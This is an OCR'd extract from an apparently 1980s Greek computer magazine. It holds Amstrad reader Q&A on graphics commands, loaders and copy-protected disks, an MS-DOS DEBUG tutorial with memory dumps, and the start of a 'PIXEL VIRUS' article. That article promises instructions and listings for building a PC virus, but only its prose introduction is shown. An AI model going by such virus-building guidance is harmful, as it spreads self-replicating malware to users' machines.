Δεν μιλήσαμε όμως καθόλου για τιμές. Ο Kat λοιπόν θα πωλείται με δύο drives γύρω στις 157.000 δρχ., με ένα drive και σκληρό 20MB 235.000 δρχ. και με ένα drive και σκληρό 40 MB, 275.000 δρχ. Αν λάβουμε υπ' όψη τις δυνατότητες του υπολογιστή, καθώς και το σωρό των compatibles που κυκλοφορούν στην αγορά, νομίζουμε πως οι τιμές αυτές είναι ιδιαίτερα καλές, και πως ο Kat θα ακολουθήσει την πορεία που του αξίζει. ■

ΠΡΩΤΑ ΒΗΜΑΤΑ

Αγοράσατε τον πρώτο σας μικροϋπολογιστή; Νιώθετε κάπως χαμένοι; Μην το βάζετε κάτω, εμείς είμαστε εδώ. Γράψτε μας για το πρόβλημά σας όσο μικρό ή μεγάλο κι αν σας φαίνεται. Το τεχνικό επιτελείο 200(...) περίπου ειδικών του PIXEL λύνει οποιαδήποτε απορία (μέσα σε κάποια πλαίσια, βέβαια).

Αγόρασα πρόσφατα έναν AMSTRAD 6128 και θα' θελα να μου εξηγήσεις τις εντολές origin, move, mask και window.
Γιάννης Τσιουρής

Οι τέσσερις πρώτες εντολές του υπολογιστή σου αφορούν κυρίως τον τομέα των γραφικών. Και συγκεκριμένα: Η εντολή origin έχει σαν σκοπό να επαναπροσδιορίσει τις συντεταγμένες της οθόνης. Αυτό φαίνεται καλύτερα με το παρακάτω παράδειγμα: Με «καθαρή» την οθόνη των γραφικών (κάνοντας RESET π.χ.) το σημείο με συντεταγμένες 100 στον οριζόντιο και 100 στον κάθετο άξονα βρίσκονται κάπου προς τα κάτω και αριστερά. Αυτό φαίνεται εύκολα, κάνοντας PLOT το σημείο εκείνο.

Εάν τώρα δώσεις την εντολή ORIGIN 100, 100, τότε η θέση της οθόνης που είχε προηγουμένως τον αριθμό 100,100 γίνεται τώρα 0,0. Έτσι η εντολή PLOT 100,100 θα «ανάψει» τώρα ένα διαφορετικό pixel, δύο φορές πιο ψηλό από το προηγούμενο. Η εντολή move τώρα δεν κάνει τίποτα άλλο από το να μετακινεί το δείκτη των γραφικών σε μια συγκεκριμένη θέση.

Ο δείκτης αυτός βέβαια δεν έχει τίποτα κοινό με τον cursor που ξέρουμε. Είναι αόρατος και επιδρά μόνο στα γραφικά του υπολογιστή μας. Παρ' όλα αυτά είναι απαραίτητος, και για να σχεδιάσουμε κάτι στην οθόνη θα πρέπει οπωσδήποτε να χρησιμοποιήσουμε την move.

Έτσι για να ζωγραφίσουμε μια γραμμή, θα πρέπει να μετακινήσουμε μέσω της move τον graphics cursor στην επιθυμητή θέση και κατόπιν να χρησιμοποιήσουμε την draw. Έτσι, για να σχεδιάσουμε μια γραμμή από τη θέση 100,100 έως τη θέση 200,200 θα πούμε: move 100,100 και κατόπιν draw 200,200.

Η εντολή MASK είναι μια πολύ χρήσιμη εντολή της BASIC των AMSTRAD, αν και δεν φαίνεται με την πρώτη ματιά. Με τη βοήθειά της μπορείς να σχεδιάσεις «διακοπτόμενες» γραμμές, γραμμές δηλαδή που τους λείπουν κατά διαστήματα ορισμένα pixels, τόσα όσα ορίζει ο χρήστης, με τη βοήθεια παραμέτρων που ακολουθούν την εντολή. Η παράμετρος είναι ένας αριθμός από το 0 έως το 255, η οποία είναι υπεύθυνη για το ποιό pixel, από τις ομάδες των 8 pixels στα οποία χωρίζεται η γραμμή, θα ανάψει ή όχι. Τέλος η εντολή window είναι εκείνη που χειρίζεται τα «παράθυρα» στην οθόνη σου. Με τη βοήθειά της έχεις τη δυνατότητα να ορίσεις το μέγεθος του παράθυρου σε γραμμές και στήλες, και ακόμη να του δώσεις ένα χαρακτηριστικό αριθμό, ώστε να μπορείς να αναφέρεσαι σε αυτό μέσα από άλλες σχετικές εντολές.

...Γιατί δύο υπολογιστές με τον ίδιο επεξεργαστή π.χ. QL - Amiga - Atari 520 St, Spectrum - Amstrad, δεν έχουν συμβατότητα προγραμμάτων;
Χερχαντέρης Αντρέας

Το πρόβλημα της συμβατότητας δεν είναι θέμα μόνο του επεξεργαστή. Τις περισσότερες φορές, η διαφορετική δομή κατασκευής των μηχανημάτων εμποδίζει τη συμβατότητα. Ο Atari ST, για παράδειγμα και η Amiga έχουν εξειδικευμένα chips που αναλαμβάνουν κάποιες εργασίες παράλληλα με την CPU, ενώ ο QL όχι.


Πέρα όμως από τους περιορισμούς στο hardware, οι οποίοι αρκετές φορές δεν αποτελούν και το τελικό εμπόδιο, καθοριστικό παράγοντα στο θέμα συμβατότητα παίζει το λειτουργικό σύστημα του υπολογιστή. Το πρόγραμμα εκείνο δηλαδή το οποίο ελέγχει και συντονίζει όλες τις λειτουργίες των κυκλωμάτων.

Στα διάφορα λειτουργικά συστήματα λοιπόν, το πρόγραμμα το οποίο είναι υπεύθυνο για κάποια λειτουργία, βρίσκεται σε διαφορετική θέση μνήμης και είναι και διαφορετικά γραμμένο, ενώ υπάρχει η πιθανότητα να μην υπάρχει και καθόλου! (π.χ. ρουτίνες ελέγχου των microdrives στον QL και στον SPECTRUM). Έτσι λοιπόν ένα πρόγραμμα που θα τρέξει σε διαφορετικό υπολογιστή, θα «καλέσει» λάθος ρουτίνες του λειτουργικού, με αποτέλεσμα συνήθως... δραματικό!

...Είμαι κάτοχος ενός Amstrad 464 (με κασετόφωνο). Αν βάλω disc drive για πιο γρήγορο φόρτωμα μπορώ να τρέχω όλα τα προγράμματα του 6128; (Φυσικά με επέκταση μνήμης).
Κ. Μπονιάτης

Το μόνο πρόβλημα που πιθανόν να παρουσιαστεί, έχει σχέση με κάποιες αλλαγές στο λειτουργικό και στην BASIC που υπάρχουν μεταξύ των δύο μοντέλων. Είχαμε αναφερθεί και παλιότερα στις εντολές BASIC, οι οποίες λείπουν από τον 464, όπως π.χ. οι COPYCHR$ και FILL. Όπως καταλαβαίνεις λοιπόν, το disc-drive και η extra μνήμη δεν αρκούν στην περίπτωση αυτή για να τρέξει αυτούσιο ένα πρόγραμμα. Παρ' όλα αυτά όμως ιδιαίτερο πρόβλημα, ειδικά στα παιχνίδια και στις εφαρμογές που κυκλοφορούν στο εμπόριο, δεν υπάρχει, μια

και οι περισσότεροι προγραμματιστές χρησιμοποιούν το στάνταρ σετ των ρουτινών χειρισμού του υπολογιστή (που θα συναντήσεις σαν jumpblock) αντί για απ' ευθείας πρόσβαση στο λειτουργικό σύστημα. Το jumpblock είναι ένα σύνολο από ρουτίνες, οι οποίες κατά κάποιον τρόπο αποτελούν το «μεσάζοντα» ανάμεσα στο λειτουργικό και στο χρήστη, σε επίπεδο γλώσσας μηχανής.



Αγαπητό PIXEL

Έχω έναν AMSTRAD 6128 και θέλω να μου πεις α) τι είναι ο JERKY-LOADER β) έχω μερικά παιχνίδια σε δισκέτα π.χ. TRAILBLAZER BOUNDER, τα οποία δεν φορτώνουν κανονικά (RUN "FILENAME") αλλά κάνω ICPM και φορτώνουν. Όταν κάνω cat στο δίσκο μου βγάζει read fail. Επίσης πιάνουν όλη την πλευρά της δισκέτας και δεν μπορώ να τη χρησιμοποιήσω για άλλα προγράμματα. Θέλω να μου γράψεις πώς να τα κάνω αυτά να φορτώνουν κανονικά (RUN "FILENAME") και να πιάνουν το κανονικό τους μέγεθος σε K και όχι όλη την πλευρά της δισκέτας. Επίσης αν είναι δυνατόν να μου δώσεις το listing ή τις πληροφορίες με όσο το δυνατό πιο ευκολονόητο τρόπο γιατί δεν ξέρω καθόλου γλώσσα μηχανής.

Φιλικά
Νίκος
Θεσ/νίκη

Ας δούμε τις ερωτήσεις σου μία-μία.

α) Τα τελευταία προγράμματα είναι κατά 99,99% σε γλώσσα μηχανής, αυτό είναι - πρέπει να είναι - γνωστό! Εμείς οι κοινοί θνητοί, όταν θέλουμε να σώσουμε ένα κομμάτι κώδικα μηχανής (ακόμα και μία οθόνη π.χ.) γράφουμε: save "filename", b, start, length, execution address και... πάπαλα! Ο Amstrad αναλαμβάνει όλα τα υπόλοιπα από εδώ και πέρα. Αυτά τα «υπόλοιπα» είναι αρκετά πράγματα όπως εύρεση της κατάλληλης συχνότητας για να αρχίσει να «γράφει» το κασετόφωνο, έλεγχος της ταχύτητας που στέλνονται τα data στην κεφαλή του κασετόφωνου, χωρισμός σε blocks ενός κομματιού και πολλά ακόμη.

Με τον καιρό οι εταιρίες ανακάλυψαν ότι υπάρχουν κάποιοι «κακοί» που σκάλιζαν τα κατ' αυτό τον τρόπο σωσμένα προγράμματα - κοινώς χακεράδες! - χωρίς πολλή δυσκολία. Έτσι άρχισαν να «σώνουν» τα προγράμματά τους με οποιονδήποτε άλλο τρόπο - και υπάρχουν πολλοί - εκτός του συνηθισμένου save κλπ. Ένας τρόπος είναι και το jerky σώσιμο. Εδώ παρακάμπτεται το λειτουργικό του Amstrad και η επικοινωνία με το κασετόφωνο γίνεται με εντολές IN και OUT. Ο έλεγχος που πιθανόν γίνεται, είναι κι αυτός μιά υπορουτίνα «ιδιοκατασκευή».

Η «ταυτότητα» των jerky είναι τα σχέδια που κάνουν στο border του Amstrad. Σημειώστε ότι είναι ένας σίγουρος για το φόρτωμα τρόπος και, πάντως, πολύ καλύτερος από τα headerless κομμάτια που είναι άκρως... επικίνδυνα!

Και επιτέλους η απάντηση: jerky-loader είναι ένα κανονικά - συνήθως σωσμένο κομμάτι κώδικα μηχανής, που αναλαμβάνει να «διαβάσει» ένα σωσμένο jerky πρόγραμμα.

β) Όταν μια δισκέτα έχει κάποιο πρόγραμμα και αυτό με κάποιο τρόπο τρέχει κανονικά, αλλά δίνοντας CAT έχουμε ένα Read Fail, αυτό σημαίνει απλά, ότι έχει φορμαριστεί με περίεργο τρόπο η δισκέτα ή τουλάχιστον τα tracks 0 ή / και 2, όπου βρίσκεται το directory. Τα προγράμματα, τώρα, που τρέχουν με ICPM έχουν ένα loader - ένα κομμάτι κώδικα μηχανής που «διαβάζει» την περίεργη δισκέτα και φορτώνει το κυρίως πρόγραμμα - στο track 0, sector #41.

Αυτές οι ιστορίες γίνονται για να εμποδιστούν οι «κακοί» που σκαλίζουν τα προγράμματα.

Τώρα για να γίνουν «κανονικά», η διαδικασία είναι δύσκολη και διαφορετική για κάθε πρόγραμμα.

Και για να κλείσουμε, αν θέλεις να κάνεις κάτι περισσότερο από το joystick, η γλώσσα μηχανής κρίνεται απαραίτητη. Είναι το «κλειδί» για κάθε πρόβλημα και... μη τρομάζει η λέξη, δεν είναι απελπιστικά δύσχρηστο. ■

ΕΡΕΥΝΩΝΤΑΣ ΤΟΝ PC ΜΑΣ ΜΕ ΤΟΝ DEBUG

του Δ. ΓΚΑΝΑΣΟΥΛΗ

Ελπίζω να θυμάστε τι είπαμε στο προηγούμενο PIXEL για τους «απεντομωτές», τους debugers δηλαδή. Αν όχι ξαναδιαβάστε το, γιατί τα όσα θα πούμε σήμερα έχουν απόλυτη σχέση με τα όσα είχαμε πει τον προηγούμενο μήνα...

Κατ΄ αρχήν καλό είναι πριν ξεκινήσουμε τους πειραματισμούς μας να γράψουμε τα αρχεία που θα χρησιμοποιήσουμε σε μια δισκέτα «εργασίας», έτσι ώστε κάποιο λάθος να μην έχει επίπτωση σε πολύτιμα αρχεία μας. Έτσι λοιπόν, αντιγράψτε από την system disk που συνόδευε τον υπολογιστή σας και που πρέπει να βρίσκονται τα αρχεία που χρειαζόμαστε, το COMMAND.COM (και τα υπόλοιπα δύο hidden αρχεία που έχουμε πει πώς αντιγράφονται), τον EDLIN και τον DEBUG. Αφού λοιπόν την ετοιμάσετε ξεκινάμε... με δύο τρόπους:

Αν πληκτρολογήσετε DEBUG, θα μεταφερθείτε στο περιβάλλο εργασίας του DEBUG, με το χαρακτηριστικό prompt - (αντίστοιχο του A> στο MS-DOS) να περιμένει κάποια εντολή σας. Ο άλλος τρόπος, είναι να πληκτρολογήσετε DEBUG TEST.COM (όπου TEST.COM το όνομα του αρχείου που θέλετε να εξετάσετε). Αφού τελικά μπείτε στον DEBUG μπορείτε να ξεκινήσετε την εισαγωγή των διαφόρων εντολών, που όπως και στον EDLIN, αποτελούνται από ένα γράμμα, κεφαλαίο ή πεζό.

Η εντολή D, χωρίς ν΄ ακολουθείται από κάποια διεύθυνση, θα εμφανίσει οκτώ γραμμές 16αδικών αριθμών δύο θέσεων, σε δύο ομάδες των οκτώ που χωρίζονται με υπογράμμιση. Η πρώτη στήλη μας δίνει την τρέχουσα διεύθυνση, η δεύτερη τα περιεχόμενα της μνήμης σε 16αδική και η τρίτη σε μορφή ASCII χαρακτήρων. Μπορείτε να εμφανίσετε ένα καθορισμένο τμήμα μνήμης αν την εντολή D ακολουθεί ένας 4ψήφιος αριθμός (οπότε και ο DEBUG θα υποθέσει ότι η διεύθυνση αφορά το εν χρήσει τμήμα μνήμης) η D ακολουθούμενη από τη διεύθυνση τμήματος και την απόσταση (για να καθορίσετε ένα τμήμα μνήμης).

Ακόμα μπορείτε να καθορίσετε και το τμήμα της μνήμης που θα εμφανιστεί, είτε ακολουθώντας τη διεύθυνση σε μια διεύθυνση τέλους, είτε εισάγοντας την αρχική διεύθυνση και μετά το χαρακτήρα L ακολουθούμενο από έναν αριθμό ίσο με τον 16αδικό αριθμό των προς εμφάνιση bytes.

Έτσι, για παράδειγμα, η εντολή D 250 θα εμφανίσει 128 bytes στην απόσταση 250, από το εν χρήσει τμήμα μνήμης. Η



εντολή D 1F000:0000 θα εμφανίσει τα πρώτα 128 bytes του τμήματος μνήμης 1F000. Η εντολή D 250 1D000 θα εμφανίσει τις καταχωρήσεις από την απόσταση 250, του εν χρήσει τμήματος μνήμης, μέχρι την απόσταση 1D000 και τέλος η εντολή D 250 L 1FF θα εμφανίσει 1FF bytes αρχίζοντας στην απόσταση 250, του εν χρήσει τμήματος μνήμης.

Αν θέλετε να δείτε τα περιεχόμενα του π.χ. TEST.COM πληκτρολογήστε NTEST.COM και μετά L. Έτσι ο καταχωρητής CX γίνεται ίσος με το μήκος του αρχείου που φορτώσατε, οπότε με την εντολή U οι αριθμοί μετατρέπονται στα αντίστοιχα mnemonics ώστε να μπορέσετε να καταλάβετε τι (και πού) κάνει το πρόγραμμα.

Με την εντολή G εκτελούμε το πρόγραμμα σαν να το καλούσαμε μέσα από το Λ/Σ, μόνο που τώρα αντί του γνωστού μας dos prompt απαντά ο debug με το μήνυμα Program terminated normally.

Άλλες φορές θα χρειαστεί να γεμίσετε ένα τμήμα της μνήμης με μια γνωστή τιμή, έτσι ώστε να έχετε ένα καθαρό χώρο εργασίας. Για να γεμίσετε λοιπόν την περιοχή που χρησιμοποιείτε με μηδέν (δυαδικά) από την απόσταση 200 έως 300, πληκτρολογήστε F 200 300 0.

Στους παρακάτω πίνακες - παραδείγματα, εμφανίζονται αποτελέσματα των εντολών που περιγράφονται παραπάνω και που χρησιμοποίησα ως εξής: D 250 350, F 250 350 "HDI" (φυσικά μπορούν τόσο οι εν λόγω τιμές, όσο και το κείμενο ν' αντικατασταθούν από δικά σας) και U.

```
— D 250  350
OECA:0250  6F 72 79 0D 0A 00 20 39-49 6E 74 65 72 6D 65 64   ory... 9Intermed
OECA:0260  69 61 74 65 20 66 69 6C-65 20 65 72 72 6F 72 20   iate file error
OECA:0270  64 75 72 69 6E 67 20 70-69 70 65 0D 0A 00 38 39   during pipe...89
OECA:0280  43 61 6E 6E 6F 74 20 64-6F 20 62 69 6E 61 72 79   Cannot do binary
OECA:0290  20 72 65 61 64 73 20 66-72 6F 6D 20 61 20 64 65    reads from a de
OECA:02A0  76 69 63 65 0D 0A 00 60-39 42 52 45 41 4B 20 69   vice...`9BREAK i
OECA:02B0  73 20 00 89 39 56 45 52-49 46 59 20 69 73 20 00   s ..9VERIFY is .
OECA:02C0  95 39 45 43 48 4F 20 69-73 20 00 A2 39 6F 66 66   .9ECHO is ..9off
OECA:02D0  0D 0A 00 AD 39 6F 6E 0D-0A 00 B5 39 49 6E 76 61   ....9on....9Inva
OECA:02E0  6C 69 64 20 70 61 74 68-20 6F 72 20 66 69 6C 65   lid path or file
OECA:02F0  20 6E 61 6D 65 0D 0A 00-BC 39 49 6E 76 61 6C 69    name....9Invali
OECA:0300  64 20 6E 75 6D 62 65 72-20 6F 66 20 70 61 72 61   d number of para
OECA:0310  6D 65 74 65 72 73 0D 0A-00 DA 39 45 72 72 6F 72   meters....9Error
OECA:0320  20 77 72 69 74 69 6E 67-20 74 6F 20 64 65 76 69    writing to devi
OECA:0330  63 65 0D 0A 00 FB 39 0D-0A 00 17 3A 08 20 08 00   ce....9....:. ..
OECA:0340  1C 3A 04 1B 5B 32 4A 42-39 12 44 CE 26 45 2B 12   .:..[2JB9.D.&E+.
OECA:0350  47                                                G
```

```
— F 250  350  "HDI"
— D 250  350
OECA:0250  48 44 49 48 44 49 48 44-49 48 44 49 48 44 49 48   HDIHDIHDIHDIHDIH
OECA:0260  44 49 48 44 49 48 44 49-48 44 49 48 44 49 48 44   DIHDIHDIHDIHDIHD
OECA:0270  49 48 44 49 48 44 49 48-44 49 48 44 49 48 44 49   IHDIHDIHDIHDIHDI
OECA:0280  48 44 49 48 44 49 48 44-49 48 44 49 48 44 49 48   HDIHDIHDIHDIHDIH
OECA:0290  44 49 48 44 49 48 44 49-48 44 49 48 44 49 48 44   DIHDIHDIHDIHDIHD
OECA:02A0  49 48 44 49 48 44 49 48-44 49 48 44 49 48 44 49   IHDIHDIHDIHDIHDI
OECA:02B0  48 44 49 48 44 49 48 44-49 48 44 49 48 44 49 48   HDIHDIHDIHDIHDIH
OECA:02C0  44 49 48 44 49 48 44 49-48 44 49 48 44 49 48 44   DIHDIHDIHDIHDIHD
OECA:02D0  49 48 44 49 48 44 49 48-44 49 48 44 49 48 44 49   IHDIHDIHDIHDIHDI
OECA:02E0  48 44 49 48 44 49 48 44-49 48 44 49 48 44 49 48   HDIHDIHDIHDIHDIH
OECA:02F0  44 49 48 44 49 48 44 49-48 44 49 48 44 49 48 44   DIHDIHDIHDIHDIHD
OECA:0300  49 48 44 49 48 44 49 48-44 49 48 44 49 48 44 49   IHDIHDIHDIHDIHDI
OECA:0310  48 44 49 48 44 49 48 44-49 48 44 49 48 44 49 48   HDIHDIHDIHDIHDIH
OECA:0320  44 49 48 44 49 48 44 49-48 44 49 48 44 49 48 44   DIHDIHDIHDIHDIHD
OECA:0330  49 48 44 49 48 44 49 48-44 49 48 44 49 48 44 49   IHDIHDIHDIHDIHDI
OECA:0340  48 44 49 48 44 49 48 44-49 48 44 49 48 44 49 48   HDIHDIHDIHDIHDIH
OECA:0350  44                                                D
```

```
— U
0ECA:0122 EE        OUT   DX,AL
0ECA:0123 37        AAA
0ECA:0124 55        PUSH  BP
0ECA:0125 6E        DB    6E
0ECA:0126 61        DB    61
0ECA:0127 62        DB    62
0ECA:0128 6C        DB    6C
0ECA:0129 65        DB    65
0ECA:012A 20746F    AND   [SI+6F],DH
0ECA:012D 206372    AND   [BP+DI+72],AH
0ECA:0130 65        DB    65
0ECA:0131 61        DB    61
0ECA:0132 7465      JZ    0199
0ECA:0134 206469    AND   [SI+69],AH
0ECA:0137 7265      JB    019E
0ECA:0139 63        DB    63
0ECA:013A 746F      JZ    01AB
0ECA:013C 7279      JB    01B7
0ECA:013E 0D0A00    OR    AX,000A
0ECA:0141 0438      ADD   AL,38
```

Είχαμε πει ότι με τη βοήθεια του DEBUG βρίσκουμε λάθη στα προγράμματά μας. Χρησιμοποιώντας λοιπόν την εντολή T εκτελείτε τις εντολές του εν χρήσει προγράμματός σας μια-μια, ώστε να εντοπίσετε το λάθος. Όταν το βρείτε πιθανόν να θέλετε να εισάγετε δεδομένα 250 "TENOFNI", όπου εντός εισαγωγικών βάζετε τους ASCII χαρακτήρες που θέλετε, ή πληκτρολογείτε την εντολή E 250 οπότε και ο DEBUG θα εμφανίσει τα περιεχόμενα της διεύθυνσης που ορίσατε και θα σας δώσει μια γραμμή (όπως περίπου και στον EDLIN) για να κάνετε τις επεμβάσεις σας. Ακόμα μπορείτε να έχετε 8086 (ή 8088, ανάλογα με τον επεξεργαστή σας) mnemonics κατευθείαν στη μνήμη,με την πολύ χρήσιμη εντολή A.

Η μεταφορά των περιεχομένων ενός τμήματος της μνήμης σε μια άλλη διεύθυνση, πράξη αναγκαία αν θέλετε ν' ανακαλέσετε ένα αρχείο που έχει μπλεχτεί στη μνήμη, είναι επίσης δυνατή εισάγοντας το όνομα ενός καταχωρητή, το τμήμα και την απόσταση απ' όπου θα μεταφερθούν τα δεδομένα (που ονομάζετε πλήρη διεύθυνση), το πλήθος των υπό μεταφορά bytes και τη διεύθυνση του πρώτου byte όπου θα μεταφερθούν. Έτσι, για παράδειγμα, με τη χρήση της εντολής MCS 3DE5:171E 2FF 250, θα μεταφέρετε 2FF bytes της διεύθυνσης 3DE5:171E σε μια περιοχή 2FF bytes που αρχίζουν στη διεύθυνση 250. Και μια που μας δίνεται η ευκαιρία, με ποιά 10δική αντιπροσωπεύεται η 16αδική τιμή 2FF;

Τελειώνοντας, ένα μικρό tip: πρόσφατα άλλαξε το ποσοστό των Φ.Π.Α. από 18 σε 16%. Δυστυχώς όμως τα μέχρι τώρα διαθέσιμα εμπορικά πακέτα ήταν ρυθμισμένα με τον παλιό συντελεστή. Με τη χρήση του debug μπορείτε να κάνετε αυτή τη διόρθωση, προσεχτικά όμως... S αρχ. διεύθυνση L τελ. διεύθυνση «18%», και μετά χρησιμοποιώντας τις εντολές D & E, όπως περιγράψαμε παραπάνω κάντε τις απαραίτητες τροποποιήσεις (καλό είναι να δοκιμάσετε τις προγραμματιστικές σας ικανότητες σε ένα αντίγραφο του προγράμματος που έχετε προηγουμένως κάνει).

Ακολουθεί ένας συνοπτικός κατάλογος των οδηγιών χρήσεως του DEBUG. Απ' τη μεριά μου ελπίζω να σας βοήθησα... ■

ΣΥΝΟΠΤΙΚΕΣ ΟΔΗΓΙΕΣ ΧΡΗΣΗΣ DEBUG

ΕΝΤΟΛΗ	ΑΠΟΤΕΛΕΣΜΑ
A)SSEBLE	Assembling του προγράμματος στη διεύθυνση που καθορίζετε.
C)OMPARE	Συγκρίνει μια ομάδα διευθύνσεων προς αυτήν που καθορίζετε.
D)UMP	Αντιγράφει το περιεχόμενο της μνήμης σε 16αδική και ASCII μορφή.
E)ENTER	Εισάγει δεδομένα στη μνήμη.
F)ILL	Γεμίζει το χώρο της μνήμης με τους χαρακτήρες μιας λίστας.
G)O	Εκτελεί τον κώδικα, επιτρέποντας μέχρι και 10 διακοπές.
H)EXARITHMETIC	Προσθέτει και αφαιρεί 2 16αδικούς αριθμούς.
I)NPUT	Διαβάζει ένα byte από μια θύρα.
L)OAD	Φορτώνει δεδομένα από το δίσκο.
M)OVE	Μετακινεί μια ομάδα χαρακτήρων προς μια συγκεκριμένη διεύθυνση.
N)AME	Καθορίζει το όνομα του αρχείου για τις εντολές LOAD και WRITE.
O)UTPUT	Στέλνει ένα byte προς κάποια θύρα.
Q)UIT	Εγκαταλείπει τον DEBUG επιστρέφοντας στο ΛΣ
R)EGISTER	Εμφανίζει στην οθόνη και επιτρέπει την αλλαγή του περιεχομένου ενός καταχωρητή ή σημαίας.
S)EARCH	Ερευνά μέσα σε ένα συγκεκριμένο εύρος διευθύνσεων για να βρει μια προκαθορισμένη ομάδα χαρακτήρων.
U)NASSEMBLE	Δίνει εντολές της assembly για το εύρος των διευθύνσεων που έχουν καθοριστεί.
W)RITE	Καταχωρεί δεδομένα στη δισκέτα.

Authorised dealer

AMSTRAD Multitech commodore

star

Tulip® computers

ΤΙΜΕΣ ΠΡΟΣΦΟΡΑΣ



νέο

Tulip® pc

compact 2

σε τιμή γνωριμίας



MICRO LAND

4 ΧΡΟΝΙΑ

Multitech

ACER 500+

υψηλή τεχνολογία σε χαμηλή τιμή!



ΑΛΚΙΒΙΑΔΟΥ 87, ΠΕΙΡΑΙΑΣ, 41.18.736 (πλησίον ΒΙΟΜΗΧΑΝΙΚΗΣ ΣΧΟΛΗΣ)

ΣΤΟΥΡΝΑΡΑ & ΜΠΟΤΑΣΗ 14, ΑΘΗΝΑ, 3626.192 (έναντι του ΠΟΛΥΤΕΧΝΕΙΟΥ)

PC club


Απ' αυτό το μήνα, ξεκινάει μια νέα σειρά που σκοπεύει να σας γνωρίσει το μυστικό κόσμο των PCs, προσφέροντάς σας μικρές ρουτίνες, οδηγίες αλλά και παρουσιάσεις χρήσιμων προγραμμάτων που κυκλοφορούν στη χώρα μας.
Ξεκινώντας, έχουμε ετοιμάσει ένα πολύ άτακτο μικρόβιο (το βαφτίσαμε PIXEL VIRUS) και, όπως θα δείτε, είναι άκρως κολλητικό.

PIXEL VIRUS
Το μικρόβιο των PCs

Todays Menu

πρώτο πιάτο	: περιγραφή και ιστορικό ιών
κυρίως γεύμα	: ανατομία και βιολογικός κύκλος φτιάξτε έναν δικό σας ιό
επιδόρπιο	: listings .ASM και .BAS

Του Νίκου Νασούφη



Σαν να μην έφταναν όλοι οι υπόλοιποι κίνδυνοι που απειλούν την ασφάλεια των δεδομένων μας - σκόνη, μαγνητικά πεδία, άσχετοι χειριστές, λάθη, αρρύθμιστα drives - τώρα εμφανίστηκαν και οι αρρώστιες. Ναι, σοβαρά μιλάω, οι αρρώστιες. Ο βιολογικός (ή μήπως θα έπρεπε να πω ηλεκτροκυβερνητικός) κύκλος του παράξενου ιού που εμφανίστηκε τώρα τελευταία είναι πανομοιότυπος με εκείνο των γνωστών μας ιών, που προσβάλλουν αποκλειστικά όντα που αποτελούνται από πρωτόπλασμα και αναπαράγονται με τη βοήθεια DNA. Αρχικά ο ιός προσβάλλει τον υπολογιστή μας, ξεπερνώντας τους μηχανισμούς προστασίας που διαθέτει το λειτουργικό σύστημα. Εισβάλλει στη μνήμη χρησιμοποιώντας πλαστά data, και κρύβεται ανάμεσα στους μαιάνδρους και τους στροβιλισμούς που προκαλεί εισάγοντας μη - γραμμικά, ανατροφοδοτούμενα και εντελώς αναδρομικά στοιχεία στους αλγόριθμους του συστήματος. Μετά αναγκάζει τον υπολογιστή μας να τον αναπαράγει πολλές - πολλές φορές και να τον μεταδώσει σε άλλους (υπολογιστές φυσικά). Τελικά το σύστημα καταρρέει κάτω από τις απαιτήσεις του ιού.

